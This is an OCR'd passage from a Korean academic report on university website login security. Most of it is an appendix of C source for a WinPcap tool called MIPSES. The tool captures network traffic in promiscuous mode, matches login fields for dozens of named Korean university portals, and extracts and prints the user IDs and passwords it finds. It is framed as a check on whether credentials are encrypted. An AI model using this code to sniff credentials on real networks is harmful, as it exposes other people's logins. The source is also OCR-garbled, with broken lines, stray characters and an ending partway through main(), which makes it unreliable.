
[그림 4-3] 경북전문대학교 통합 로그인 페이지

일반적으로 기숙사는 별도의 로그인 시스템을 이용하지만 마찬가지로 통합로그인을 이용하는 것을 확인할 수 있다.

[그림 4-4] 경북전문대학교 기숙사 페이지

이에 우리가 제시하는 효과적인 방법은 공통로그인 시스템을 이용하는 것이다. 서버의 보안여부와 관계없이 보안 로그인 시스템을 통과하면 어느 하위 홈페이지에서 로그인을 하든 ID와 Password는 암호화되어 전송된다.

만약 데이터 규칙상 다른 서버와 다른 로그인 시스템을 이용해야 한다면 반드시 그 서버는 보안시스템을 이용해야한다.



[그림 4-2] 홈페이지 보안 로그인 시스템

Ⅴ. 참고 문헌

1. Al Kelley, “A Book on C″, 홍릉과학출판사, 2002
2. Cris Senduz, “와이어샤크를 활용한 실전 패킷 분석″, 에이콘출판사, 2007
3. 윤성우, “열혈 TCP/IP 소켓 프로그래밍”, 오렌지미디어, 2009
4. 이지영, “C로 배우는 쉬운 자료구조”, 한빛미디어, 2010
5. 전웅, “C언어 펀더멘탈”, 한빛미디어, 2008

Ⅵ. 부 록

[부록 1] MIPSES

```
#include  <stdio.h>
#include  <math.h>
#include  <stdlib.h>
#include  <string.h>
#define   HAVE_REMOTE
#include  "pcap.h"

#define   PACKET_SIZE 100
#define   IDPW_COUNT  500
#define   COUNT 10000]
#define   TIME_INTV 10
#define   IPPW_LNG  22

const             u_char *buff, *tmp_ptr;
char                    idfile[]="./idfile", pwfile[]="./pwfile";   // keyword 파일 명칭

//비정형적 방식으로 keyword 또는 보안시스템 사용여부 검출(l_data[])
//1: 감신대(로그인)  2: 감신대(평생교)  3: 이화여대(이화인닷넷)     4: 거제대(전자도서관)
//5: 관동대(생활관)  6: 부산대(종합인력개발원)   7: 부산대(우편증명발급)     8: 해양대(종합정보)
//9: 호남대(수강신청) 10: 대구한의대(교직원종합)   11: 울산대(교직원포털)
        12: 대구교대(수학영재)
//13: 대구교대(미술영재교육) 14: 대진대(생활관) 5: 위덕대(학사행정) 16: 영남대(로그인)
// 17: 장신대(그룹웨어) 18: 영산선학대(학사정보) 19: 광주과기원(전자문서)
        20: 이화여대(사이버캠퍼스)
// 21: 한양대(eZHub) 22: 경북대(로그인) 23: 경북대(포털) 24: 국제대(그룹웨어)
//  25: 가톨릭상지(통합로그인) 26: 거제대(로그인) 27: 경북전문대(로그인)  28: 진주교대(웹메일)
//  29: 포항공대(HEMOS)  30: 동우대(웹메일)          31: 동우대(학사정보) 32: 계명대(로그인)
//  33: 순천대(종합정보)  34: 건국대(GLOCAL:종합정보) 35: 영남대(생활관)
36: 강릉원주대(인트라넷)
//   37: 남부대(학사웹)
char              *l_data[]={" \0",  "client_id=mtu&",  "client_id=lifelong&",  "=&login=",
                        // 3
                  "ctl00%24logpw=&ctl00",  "&user_pw=",  "ctl00%24rblUserGbn=",
                        // 6
                  "&btn%EB%A1",  "POST /Main?q=",  "POST /servlet/hnwjdbc_hims",
                        // 9
                  "dhu_user a    where a.id  =",  "POST /SSOSTEP.aspx HTTP",
                        //11
                  "POST /login2.php?q=",  "POST /member_login_module.php?q=",
                        //13
```

```
                    "/messagebroker/amf HTTP",  "/hnwsybase_haksa HTTP",
                              //15
                    "/sso/jsp/login_result.jsp?q=", "/jsp/dispx.jsp HTTP", "where  hakbun   =",
                              //18
                    "GET /js/CRYPTUTIL.JS HT",  "LOGIN&encrypted",  "ENCDATA",
                              //21
                    "POST /bbs/login.do?",  "POST /portal/site/knu",  "asp?UserID=",
                              //24
                    "POST /csjsso/",  "aspx?xid=",          "POST /kbcsso/",  "&ciphertext=",
                              //28
                    "&uID=&uPasswd",  "is_encoded=true",  "/servlet/appeon.weblib",
                              //31
                    "POST /kmusso/",  "POST /servlet/jdbc_eagle",  "POST /ezxssso1/",
                              //34
                    "POST /_ezaid/project",  "POST /knu/jsp/Common_List",
                              //36
                    "/nbu-ugd/servlet/ugd22com01"};
                              //37

int                 pkt_login[]={1,1,1,1,1,2,1,1,2,2, 1,1,1,1,1,1,1,1,1,1, 1,1,1,1,1,1,2,1,1,1,1, 1,2,2,1,1,2,1};
                    // 출력 패킷 수
int                 pkt_sec[]=   {0,1,1,1,1,1,3,3,1,1, 2,2,1,1,2,1,1,1,2,1, 1,1,1,1,1,2,1,1,1,1,1, 2,1,1,1,1,1,1};
                    // 출력 index
char                *lst[]={"\0","접속한 홈페이지는 보안시스템이 작동하고 있는 것으로 분석됩니다 !",
                                                              // 보안체제
                     "접속한 홈페이지로 패스워드가 암호화되어 전송되었습니다 !",
                     "접속한 홈페이지로 ID와 패스워드가 노출되는 형태로 전송되었습니다 !"};
int                 no_data=38, change=0;
char                 *login[38], *idptr[IDPW_COUNT], *pwptr[IDPW_COUNT], tabbuff[100],
                    *str_ptr[2], flag_login;

int                 port, c_port, o_port, no, record, chk, chk1, chk2, chk3, pos, pos1, pos2, pos3;
int                 idcount, pwcount, lng, mode, ssl=0, s_flag=0;
int                 nowtime, oldtime1=0, oldtime2=0, oldtime3=0;
                              // oldtime1:SSL  2:보안헤더 3:UNsecure
int                 secure1=0, secure2=0, secure3=0, ssl_pktsize=504;          // oldtime과 동일
char                *txt_ssl[]={"SSL 미작동", "SSL 미작동", "SSL 작동중" };

//keyword 앞뒤에 붙는 특수문자 구성체계(dlh[], dlm[], dlt[])
//0: 대부분의 대학 1: 대구외국어대(종합정보)    2: 이화여대(이화인닷넷)       3: 건국대(G로컬
로그인)
//4:가야대(웹메일) 5: 상명대(로그인)   6: 한남대(포털)      7: 차의과학대(로그인)
//8: 충주대(종합정보) 9: 상명대(학사정보)    10: 상명대(학사정보) 11: 경주대(강의지원)
//            12 : 신라대(사이버대)         13: 고신대(교수학습지도)    14: 초당대(그룹웨어)
//       dlh[0] ID_NO dlm[0] ... 1234567 dlt[0] dlh[1] PASSWD dlm[1] ... 5566778899 dlt[1]
```

```
char            dlh[]= "&&&%\0\xa\"\"\xf\xf\xf ?$." "&&\xa%&&\"\"\x2e\xf\xf &$.";
char            dlm[]="======\"\"\6\6\6=== "
"======\"\"\6\6\6=== ";
char            dlt[]= "&&&&&&&\"\xd\1\xf\1\"&&'"       "& &&&&\"\xd\1\1\xf\"&&'";
int             offset[]={ 1,1,1,1,1,1,3,5,2,2,2,2,1,1,9,       1,1,1,1,1,1,3,5,1,2,2,2,1,1,7};
int             hp[2], mp[2], tp[2], idbnd=15, indc;
char            h1, h2, m1, m2, t1, t2, t3;

char    keyname[]="name", c_spc1[]="checkUserName", lid[]="l_id2", lpass[]="l_pass";
char            user_info[]="user_info", logintype[]="logintype", user_pass[]="UserPassWord";

FILE            *fpi, *fpp;

// ID & PW keyword 테이블 구성 함수
int idpw_table(char *source, char *list[])
{       int  k, cnt;
        char *ptr;

        cnt=0; ptr=&source[0];
        while(1)
        {       k=strcspn(ptr,":");
                if (k==0) break;
                list[++cnt]=calloc(k+1, sizeof(char));
                strncat((char *)list[cnt], (char *)ptr, k);
                strcpy((char *)ptr, (char *)(ptr+k+1));
        }
        return cnt;
}

// 키보드 입력문자 검증용 함수 -> ID & PW 실제 값에 입력문자가 아닌 값이 있는 경우 오류로
판정
int char_check(int base, int cnt)
{       int  i;

        for (i=0; i<cnt; i++) {
                if (buff[base+i]<' ' || buff[base+i]>'~') return -1;
                }
        return 0;
}

// 패킷에서 ID와 PW의 keyword 스트링과 실제 입력한 ID와 패스워드 스트링을 추출하는 함수
int keyword_check(int initin, int position, int lng, int flag, int count, char *key_ptr[])
{       int  i, im, in, jn, k, l, ln, m, ipl, idx;
        char c1, c2;
        char *a_ptr, *b_ptr, *c_ptr;
```

```
        for (in=initin; in<=count; in++) {
                a_ptr=key_ptr[in];
                ln=strlen(a_ptr);
                for (jn=position; jn<=(lng-ln); jn++) {
                        tmp_ptr=buff+jn;
                        if (strncmp((char *)tmp_ptr, (char *)a_ptr, ln)!=0) goto mismatch;
                        if (flag==2) return ((in<<16)+jn);              // 상위 16비트 :
                                                                        keyword 번호

                                                                        // 하위 16비트 :
                                                                        버퍼내 문자위치
                        hp[flag]=jn-1; mp[flag]=jn+ln;
                        h1=buff[jn-1]; m1=buff[jn+ln];
                        idx=idbnd*flag;
                        for (k=0; k<idbnd; k++) {
                                if (h1==dlh[idx+k] && m1==dlm[idx+k]) { ipl=k; goto ag1; }
                        }
                        goto mismatch;
ag1:
                        tmp_ptr=buff+jn;
                        b_ptr=calloc(2, sizeof(char)); memset(b_ptr, '\0', 2);
                        c_ptr=&dlm[ipl+idx]; memcpy(b_ptr, c_ptr, 1);
                        k=strcspn((char *)tmp_ptr, (char *)b_ptr);

                        if (strlen(key_ptr[in])!=k) goto mismatch;
                        l=lng-(jn+k+1); tp[flag]=jn+k+offset[ipl+idx];
                        tmp_ptr=buff+jn+k+offset[ipl+idx];
                        m=jn+k+offset[ipl+idx]+1;     // 청암대 처리용
                        im=jn+k+offset[ipl+idx];      // id나 password에서 입력문자가 아닌 것
                                                      검출할 위치 값
                        c_ptr=&dlt[ipl+idx]; memcpy(b_ptr, c_ptr, 1);
                        k=strcspn((char *)tmp_ptr, (char *)b_ptr);

                        if (k>=l) {
                                if (l<=(IPPW_LNG+10)) goto skip;
                                if (l==40 && strcmp((char *)key_ptr[in], (char
*)user_pass)==0) goto skip; // 방통대 정보전산원
                                ipl++; if (ipl<idbnd) goto ag1;
                                goto mismatch;
                        }

                        i=char_check(im, k);          // 입력값이 키보드 문자가 아닌 경우 i=-1,
                                                      즉 현재의 ipl 오류
                        if (i==-1) {
                                ipl++;
                                if (ipl<idbnd) goto ag1;      // ipl 범위내 -> 추가 검증
```

```
                goto mismatch;     // ipl 범위외 -> mismatch
        }
        if (ipl==7 && flag==1) goto skip1;    // 충주대(종합정보) 예외 처리
        if (ipl==9 && flag==1) goto skip1;    // 상명대(학사정보) 예외 처리

        if (k==0) {
                if (strncmp((char *)tmp_ptr,(char *)b_ptr, 1)==0) l=0; else
                goto mismatch;
                if (strncmp((char *)tmp_ptr,(char *)b_ptr, 1)!=0) goto
                mismatch;
                if ((flag==1) && (buff[m]=='r' && buff[m+1]=='e' &&
                buff[m+2]=='f' && buff[m+3]=='_'))  {
                        str_ptr[flag]=calloc(33, sizeof(char)); strncpy((char
                        *)str_ptr[flag], tmp_ptr+21, 32);
                        goto find;                      // 청암대
                }
                if ((flag==1) && (buff[m]=='c' && buff[m+1]=='h' &&
                buff[m+2]=='a' && buff[m+3]=='l'))  {
                        str_ptr[flag]=calloc(33, sizeof(char)); strncpy((char
                        *)str_ptr[flag], tmp_ptr+11, 32);
                        goto find;                      // 청암대(종합학사)
                }
                break;    // 한국기술교육대(국제교육센터) login_id=& 뛰어넘어
                        userID 찾기
        }
skip1:
        tp[flag]=tp[flag]+k;
skip:
        if (k==0 || k>=l) { k=l; tp[flag]=0; }
        if (k==0 && l==0) goto mismatch;    // 강원대 학생생활관 ID keyword
                                            인식 오류 체크
        str_ptr[flag]=calloc(k+1, sizeof(char)); strncpy((char *)str_ptr[flag],
        tmp_ptr, k);

        for (i=0; i<k; i++) {
                // keyword 오류 검출
                if (buff[im+i]<' ' || buff[im+i]>'~') goto mismatch;
        }
find:
        if (ipl==11) {
                if (strcmp((char *)key_ptr[in], (char *)keyname)==0) goto
                mismatch;
        }

        if(strcmp((char *)str_ptr[0], (char *)c_spc1)==0) continue;
        //청암대 TO=checkUserName
```

```
                        return ((in<<16)+jn);       // 상위 16비트 : keyword 번호,
                                                    하위 16비트 : 버퍼내 문자위치
mismatch:;
                }
        }
        return 0;
}

 //  ID & Password Keyword를 화면으로 출력하는 함수
int idpw_print(char *list[], int count)
{       int i, j, k1, k2;

        if((count%4)==0) k1=count/4; else k1=count/4 +1 ;

        printf(" no                keyword     no      keyword     no      keyword     no
        keyword\n");
        printf(" ------------------------------------------------------------");
        printf("--------------------\n");
        for (i=1; i<=k1; i++) {
                for (j=1; j<=4; j++) {
                        k2=(j-1)* k1 + i;
                        if (k2<=count && j==1) printf("%3d %21s", k2, list[k2]);
                        if (k2<=count && j==2) printf("%6d %12s", k2, list[k2]);
                        if (k2<=count && j==3) printf("%7d %10s", k2, list[k2]);
                        if (k2<=count && j==4) printf("%7d %8s", k2, list[k2]);
                }
                printf("\n");
        }
        printf(" ------------------------------------------------------------");
        printf("--------------------\n");

        return 0;
}

// 특정 패킷 스트링을 16진법으로 출력하는 함수
void print_hex(int length)
{       int i;

        printf("\n");
        for (i=0; i<length; i++) printf("%2x  ", (0xff & buff[i]));
        printf("\n");
}

// 특정 패킷 스트링을 ASCII로 출력하는 함수
void print_ascii(int length)
```

```
{       int i;

        for (i=0; i<length; i++)
        {       if (buff[i]<32 || buff[i]>126) printf(".");
                else printf("%c", buff[i]);
        }
        printf("\n");
}

// 작업 선택 함수
void job_selection()
{
job_sel:
        printf("\7\7");
        printf("\n>> 작업 선택");
        printf("\n    1. ID & PW 전송 안전성 검증");
        printf("\n    2. 주요 패킷 ascii 출력");
        printf("\n    3. 주요 패킷 ascii/hex 출력");
        printf("\n    4. ID & PW keyword 출력");
        printf("\n    5. 작업 종료");
        printf("\n\n.. 작업 번호를 선택하세요 ? ");
        scanf("%d", &mode);
        if (mode<1 || mode>5) goto job_sel;
        if (mode==4) {
                printf("\n\t\t\t        ID keyword 리스트");
                printf("\n\t\t\t        ================\n\n");
                idpw_print(idptr, idcount);
                printf("\n\t\t\t      password keyword 리스트");
                printf("\n\t\t\t      ======================\n\n");
                idpw_print(pwptr, pwcount);
                goto job_sel;
        }
        if (mode==5) {
                printf("\n>> 모든 작업이 종료되었습니다 !\7\7\n");
                exit(0);
        }
}

// 특정 패킷 Heading 및 본문을 출력하는 함수
void head_print(char *ptr, int prt, int ln)
{
        printf("\n>> 현재시간  %s에  %d번 포트로  %d바이트의 패킷이 전송되었습니다 !", ptr,
        prt, ln);
        printf("\n-------------------------------------------------------------");
        printf("----------------------");
        print_ascii(lng);
```

```
        printf("------------------------------------------------------------");
        printf("---------------------");
}

// 패킷을 캡처하여 패킷의 용도를 분석하고 네트워크를 통해 전송되는 ID와 패스워드 keyword와
실제 값을 추출하여 보안 검증을 실행하는 함수로 MIPSES의 핵심 프로그램

void packet_handler(u_char *param, const struct pcap_pkthdr *header, const u_char *pkt_data)
{       unsigned int i, j, k;
        struct tm* ltime;
        char timestr[16], *ptr;
        time_t temp = header->ts.tv_sec;

        ltime=localtime(&temp);
        strftime(timestr, sizeof(timestr),"%H:%M:%S",ltime);

        lng=header->len; c_port=0;
        buff=pkt_data;

        if(lng<=66) goto univ;

        if(buff[54]=='G' && buff[55]=='E' && buff[56]=='T') change=0;
        if(buff[54]=='P' && buff[55]=='O' && buff[56]=='S' && buff[57]=='T') change=1;

        if(buff[36]==0x00 && buff[37]==0x50) goto nstep1;  // 대부분 대학port      80(http)
        if(buff[36]==0x00 && buff[37]==0x51) goto nstep1;  // 우석대       port      81(hosts2-ns)
        if(buff[36]==0x00 && buff[37]==0x54) goto nstep1;  // 신라대 웹메일port      84(ctf)
        if(buff[36]==0x00 && buff[37]==0x55) goto nstep1;  // 상명대 smsport      85(mit-ml-dev)
        if(buff[36]==0x01 && buff[37]==0xbb) goto nstep2;  // SSL 사용 대학port    443(https);
        if(buff[36]==0x01 && buff[37]==0xbc) goto nstep2;  // 제주대       port    444(snpp);
        if(buff[36]==0x01 && buff[37]==0xbe) goto nstep2;  // 충남대       port    446(ddm-rdb);
        if(buff[36]==0x07 && buff[37]==0xd0) goto nstep1;  // 장로회신학대port 2000(cisco-sccp)
        if(buff[36]==0x1e && buff[37]==0x61) goto nstep1;  // 선문대       port 7777(cbt)
        if(buff[36]==0x1e && buff[37]==0x64) goto nstep1;  // 인천대       port 7780(7780)
        if(buff[36]==0x1e && buff[37]==0x6c) goto nstep1;  // 제주한라대 port 7788(7788)
        if(buff[36]==0x1f && buff[37]==0x40)          goto nstep1;  // 춘천교육대
                                                                    port 8000(irdmi);
        if(buff[36]==0x1f && buff[37]==0x49)          goto nstep1;  // 경인교육대 일부
                                                                    port 8009(8009);
        if(buff[36]==0x1f && buff[37]==0x90)          goto nstep1;  // 상명대
                                                                    port 8080(http-alt);
        if(buff[36]==0x1f && buff[37]==0x91)          goto nstep1;  // 목포과학대
                                                                port 8081(sunproxyadmin);
        if(buff[36]==0x1f && buff[37]==0x95)          goto nstep1;  // 경북대
                                                                    port 8085(8085);
        if(buff[36]==0x1f && buff[37]==0x98)          goto nstep1;  // 그리스도대
```

```
                                                        port 8088(8099);
        if(buff[36]==0x1f && buff[37]==0xa3)          goto nstep1;  // 강릉원주대
                                                        port 8099(http-alt);
        if(buff[36]==0x1f && buff[37]==0xa5)          goto nstep1;  // 경남도립거창대
                                                        port 8101(idoms-migr);
        if(buff[36]==0x20 && buff[37]==0xfb)          goto nstep2;  // 단국대,경북대
                                                        port 8443(pcsync-https);
        if(buff[36]==0x20 && buff[37]==0xfc)          goto nstep2;  // 계명대
                                                        port 8444(pcsync-https);
        if(buff[36]==0x22 && buff[37]==0xb8) goto nstep1;  // 호남대 port 8888(ddi-tcp-1)
        if(buff[36]==0x22 && buff[37]==0xb9) goto nstep1;  // 신성대 port 8889(ddi-tcp-2)
        if(buff[36]==0x23 && buff[37]==0x1d) goto nstep1;  // 양산대 port 8989(subwebadmins)
        if(buff[36]==0x23 && buff[37]==0x28) goto nstep1;  // 한림성심대 port 9000(cslistener)
        if(buff[36]==0x23 && buff[37]==0x82) goto nstep1;  // 조선간호대 port 9090(websm)
        if(buff[36]==0x23 && buff[37]==0x83) goto nstep1;  // 경상대 일부
                                                          port 9091(xmltec-xmlmail)
        if(buff[36]==0x23 && buff[37]==0x8b) goto nstep1;  // 상지대 일부
                                                          port 9099(tcp)
        if(buff[36]==0x23 && buff[37]==0x8c) goto nstep1;  // 상명대 일부
                                                          port 9100(hp-pd1-datastr)
        if(buff[36]==0x23 && buff[37]==0x8d) goto nstep1;  // 한림대 일부
                                                          port 9101(bacula-dir)
        if(buff[36]==0x25 && buff[37]==0xe4) goto nstep1;  // 경북대
                                                          port 9700(9700)
        if(buff[36]==0x27 && buff[37]==0x0f)          goto nstep2;  // 한체대
                                                          port 9999(distinct)
        if(buff[36]==0x27 && buff[37]==0x10) goto nstep1;  // 대전보건대
                                                          port 10000(ndmp)
        if(buff[36]==0x9c && buff[37]==0x44) goto nstep2;  // 목포대 일부
                                                          port 40004(40004)
        if(buff[36]==0xad && buff[37]==0x0d) goto nstep2;  // 순천향대 일부
                                                          port 44301(44301)
        goto nstep;

nstep1:
        c_port=1; goto nstep;

nstep2:
        c_port=2;

nstep:
        port=buff[36]*256+buff[37];
        if (c_port==0) goto univ;              // http 프로토콜이 아닌 경우 다음 패킷 호출
        if (flag_login==1) {                   // http 패킷중 보안시스템을 적용한 패킷
                if(pkt_login[chk]==2) head_print(timestr, port, lng);       // 2개의 패킷을
                                                                            출력하는 경우
```

```
                printf("\7\7\n>> %s\n\n", lst[pkt_sec[chk]]);
                flag_login=0;
                goto check;
        }

noop:
        if ((o_port<=1) && (c_port==2)) goto sec_on;
        if ((o_port==2) && (c_port==2)) goto sec_ssl;
        if ((o_port==2) && (c_port==1)) goto sec_off;
no_ssl:
        if (mode!=1 && change==1){          // change==1 : POST 패킷 등 주요 패킷 검출
                printf("\n>> %4d바이트의 HTTP 패킷 전송 (포트 번호 : %4d  %s)\n", lng, port,
                txt_ssl[c_port]);
                print_ascii(lng);
        }
        if (mode==3 && change==1) print_hex(lng);

        o_port=c_port;

        chk=0; chk1=chk2=0; pos=0; pos1=pos2=0;
        chk=keyword_check(1, pos, lng, 2, no_data-1, login);
        pos=chk & 32767; chk=chk>>16;
        if (chk==1 && pos!=0) pos2=pos1=pos+13;      // 감신대(로그인) id keyword 위치보정
        if (chk==2 && pos!=0) pos2=pos1=pos+18;      // 감신대(평생교육원)
                                                     id keyword 위치보정
        if (chk==3 && pos!=0) pos2=pos1=pos+7;       // 이화여대(이화인닷넷)
                                                     id keyword 위치 보정
        if (chk==4 && pos!=0) pos2=pos1=pos+12;      // 거제대(전자도서관)
                                                     id keyword 위치 보정
        if (chk==5 && pos!=0) pos2=pos1=pos+7;       // 관동대(생활관)  id keyword 위치 보정
        if ((chk>5 && chk<no_data) && pos!=0) {      // 부산대(종합인력개발원)-
                                                     남부대(학사웹)까지 처리
                if (chk==14 && port!=8000) goto univ;          // 대진대가 아닌 경우 skip
                nowtime=time(&temp);
                if ((nowtime-oldtime2)<TIME_INTV && secure2==1) goto univ;
                oldtime2=nowtime; secure2=1;
                printf("\n\n\n"); head_print(timestr, port, lng);
                flag_login=1;
                goto univ;
        }

        chk1=keyword_check(1, pos1, lng, 0, idcount, idptr);
        pos1=chk1 & 32767; chk1=chk1>>16;                          // pos1 : 버퍼 위치
                                                                   chk1 : keyword 번호
        if (chk1==0) goto nomatch;
        chk2=keyword_check(1, pos2, lng, 1, pwcount, pwptr);
```

```
        pos2=chk2 & 32767; chk2=chk2>>16;
        if (chk2==0) goto nomatch;

        for (j=0; j<idbnd; j++)        {
                if (tp[0]==0) if (buff[hp[0]]==dlh[j] && buff[mp[0]]==dlm[j]) goto nst;
                if (tp[0]!=0) if (buff[hp[0]]==dlh[j] && buff[mp[0]]==dlm[j] && buff[tp[0]]==dlt[j])
                goto nst;
                continue;
nst:
                if (tp[1]==0) if (buff[mp[1]]==dlm[idbnd+j]) goto correct;
                k=idbnd+j;
                if (tp[1]!=0) if (buff[hp[1]]==dlh[k] && buff[mp[1]]==dlm[k] &&
                buff[tp[1]]==dlt[k]) goto correct;
        }
        printf("\7\7\7\7\n>> 비정상적인 패킷입니다. 프로세스 이상유무를 점검 바랍니다 !!!\n");
        goto check;

correct:
        if (strcmp((char *)idptr[chk1],(char *)pwptr[chk2])==0 && j==0) {// 동우대 keyword
                                                                        재검증
                pos1=tp[0]-35;
                chk1=keyword_check(chk1+1, pos1, lng, 0, idcount, idptr);
        // 현 id keyword 다음부터 검출
                pos1=chk1 & 32767; chk1=chk1>>16;
        }
        else if (strcmp((char *)idptr[chk1],(char *)pwptr[chk2])==0 ) goto nomatch;

        nowtime=time(&temp);
        if ((nowtime-oldtime3)<TIME_INTV && secure3==1) goto univ;
        oldtime3=nowtime; secure3=1;
        printf("\n\n\n\n"); head_print(timestr, port, lng);
        if((strlen(str_ptr[0])>=IPPW_LNG) || (strlen(str_ptr[1])>=IPPW_LNG)) goto special;

        if (strcmp((char *)idptr[chk1], (char *)user_info)==0      // 서을신학대(도서관) 예외 처리
                && strcmp((char *)pwptr[chk2], (char *)logintype)==0) {
                        printf("\n>> 이 패킷에서는 ID와 패스워드가 연결되어 전송되었습니다
                        !\n", str_ptr[0]);
                        goto check;
        }

        printf("\7\7\n>> 이 패킷에서 홈페이지 접속 ID와 패스워드가 아래와 같이 확인됩니다 !");

printf("\n*************************************************************************************")
;
        printf("          ID 구분기호          확인된 ID        패스워드 구분기호      확인된
패스워드");
```

```
        printf("%19s%19s%23s%19s", idptr[chk1], str_ptr[0], pwptr[chk2], str_ptr[1]);

printf("*********************************************************************************\n")
;
        if(strcmp((char *)idptr[chk1], (char *)lid)==0 && strcmp((char *)pwptr[chk2], (char
        *)lpass)==0)
                goto s1;                                    // 중부대 중앙도서관 예외 처리

        goto check;

special:
        if(strlen(str_ptr[0])<IPPW_LNG) goto s1;
        if(strlen(str_ptr[1])>=IPPW_LNG)  goto s2;
        printf("\7\7\n>> ID가 암호화된 것으로 분석됩니다 !\n\n"); goto check;
s1: printf("\7\7\n>> 패스워드가 암호화된 것으로 분석됩니다 !\n\n"); goto check;
s2: printf("\7\7\n>> ID와 패스워드가 암호화된 것으로 분석됩니다 !\n\n"); goto check;

nomatch:
        goto univ;

sec_on:
        ssl=1; s_flag=0;
        indc=buff[54];
        if (mode!=1) {
                printf("\n>> %4d바이트의 SSL 패킷 전송 (포트 번호 : %d  패킷 번호 :
%2d)\n", lng, port, ssl);
             print_ascii(lng);
        }
        if (mode==3) print_hex(lng);
        o_port=2;
        if (lng>ssl_pktsize) {
                nowtime=time(&temp);
                if ((nowtime-oldtime1)<TIME_INTV && secure1==1) goto univ;
                oldtime1=nowtime; s_flag=1; secure1=1;
                printf("\n\n\n\n"); if (mode!=1) head_print(timestr, port, lng);
                printf("\7\7\n>> 접속한 홈페이지는 %s 현재 보안시스템이 작동중인 것으로
                분석됩니다 !\n\n", timestr);
                goto check;
        }
        goto univ;

sec_ssl:
        ssl++;
        pos2=0; chk=keyword_check(1, pos2, lng, 2, no_data-1, login);
        pos=chk & 32767; chk=chk>>16;
        indc=buff[54];
```

```
        if (mode!=1) {
                printf("\n>> %4d바이트의 SSL 패킷 전송 (포트 번호 : %d  패킷 번호 :
                %2d)\n", lng, port, ssl);
            print_ascii(lng);
        }
        if (mode==3) print_hex(lng);
        if (lng>ssl_pktsize || (chk==4 && pos!=0)) {
                nowtime=time(&temp);
                if ((nowtime-oldtime1)<TIME_INTV && secure1==1) goto univ;
                oldtime1=nowtime; s_flag=1; secure1=1;
                printf("\n\n\n\n"); if (mode!=1) head_print(timestr, port, lng);
                printf("\7\7\n>> 접속한 홈페이지는 %s 현재 보안시스템이 작동중인 것으로
                분석됩니다 !\n\n", timestr);
                goto check;
        }
        goto univ;

sec_off:
        ssl=0;
        goto no_ssl;

check:
        if (mode!=1) job_selection();

univ:;
         if ((nowtime-oldtime1)>TIME_INTV) secure1=0;
         if ((nowtime-oldtime2)>TIME_INTV) secure2=0;
         if ((nowtime-oldtime3)>TIME_INTV) secure3=0;
}

// MAIN 함수부(파일, 테이블 및 특수 변수 초기화, 인터페이스 카드 지정 및 패킷 분석 함수 콜)
int main() {
        pcap_if_t *alldevs;
        pcap_if_t *d;
        pcap_t *adhandle;

        char errbuf[PCAP_ERRBUF_SIZE];
        int i, j, inum, no_interface=0;

        if((fpi=fopen(idfile,"r"))==NULL)
                {printf("\n    ID 파일 open 오류 !\n"); exit(0);}
        if((fpp=fopen(pwfile,"r"))==NULL)
                {printf("\n    Password 파일을 open 오류 !\n"); exit(0);}

        idcount=0;
```

```
        while(++idcount) {
                j=fscanf(fpi,"%s", tabbuff);
                if (j==-1) goto read_end1;
                idptr[idcount]=calloc(strlen(tabbuff)+1, sizeof(char));
                strcpy((char *)idptr[idcount], (char *)tabbuff);
                }

read_end1:
        idcount--; pwcount=0;
        while(++pwcount) {
                j=fscanf(fpp,"%s", tabbuff);
                if (j==-1) goto read_end2;
                pwptr[pwcount]=calloc(strlen(tabbuff)+1, sizeof(char));
                strcpy((char *)pwptr[pwcount], (char *)tabbuff);
                }

read_end2:
        pwcount--;

        for (i=1; i<no_data; i++) {
                login[i]=calloc(strlen(l_data[i])+1, sizeof(char));
                strncpy((char *)login[i], (char *)l_data[i], strlen(l_data[i]));
        }

        if(pcap_findalldevs_ex(PCAP_SRC_IF_STRING, NULL, &alldevs, errbuf) == -1) {
                fprintf(stderr,"Error in pcap_findalldevs: %s\n",errbuf);
                exit(1);
                }

        printf("\n>> 네트워크 인터페이스 카드\n");
        for(d=alldevs; d; d=d->next) {
                printf("\n    %d) %s",++no_interface, d->name);
       if(d->description)
                        printf("\n        (%s)\n",d->description);
                else
                        printf("(No description available)\n");
                }
        if(no_interface==0) {
                printf("\7\7\n>> 인터페이스가 확인되지 않습니다 ! WinPcap 설치 여부를
                점검하세요 !\n");
                return -1;
                }
        printf("\7\7\n.. 해당 인터페이스 번호를 선택하세요 (1-%d) ? ",no_interface);
        scanf("%d",&inum);
        if(inum < 1 || inum > no_interface) {
                printf("\n>> 인터페이스 번호 오류 !\n");
```

```
            pcap_freealldevs(alldevs);
            return -1;
            }
    for(d=alldevs, i=0; i<inum-1; d=d->next,i++);
    if( (adhandle =
    pcap_open(d->name,65536,PCAP_OPENFLAG_PROMISCUOUS,1000,NULL,errbuf))
      == NULL) {
            fprintf(stderr,"\n>> adapter open 오류 ! %s가 WinPcap에서 지원되지 않습니다
            !\n",d->name);
            pcap_freealldevs(alldevs);
            return -1;
            }

    job_selection();
    printf("\n>> 참고사항\n");
    printf("   1. 홈 페이지내 개별 링크의 로그인은 10초 경과 후 재검증이 가능합니다.\n");
    printf("   2. 홈 페이지의 http,ssl 포트가 변경될 경우 검증되지 않을 수 있습니다.\n");
    printf("   3. ID와 패스워드 인식체계 등이 변경될 경우 검증되지 않을 수 있습니다.\n");
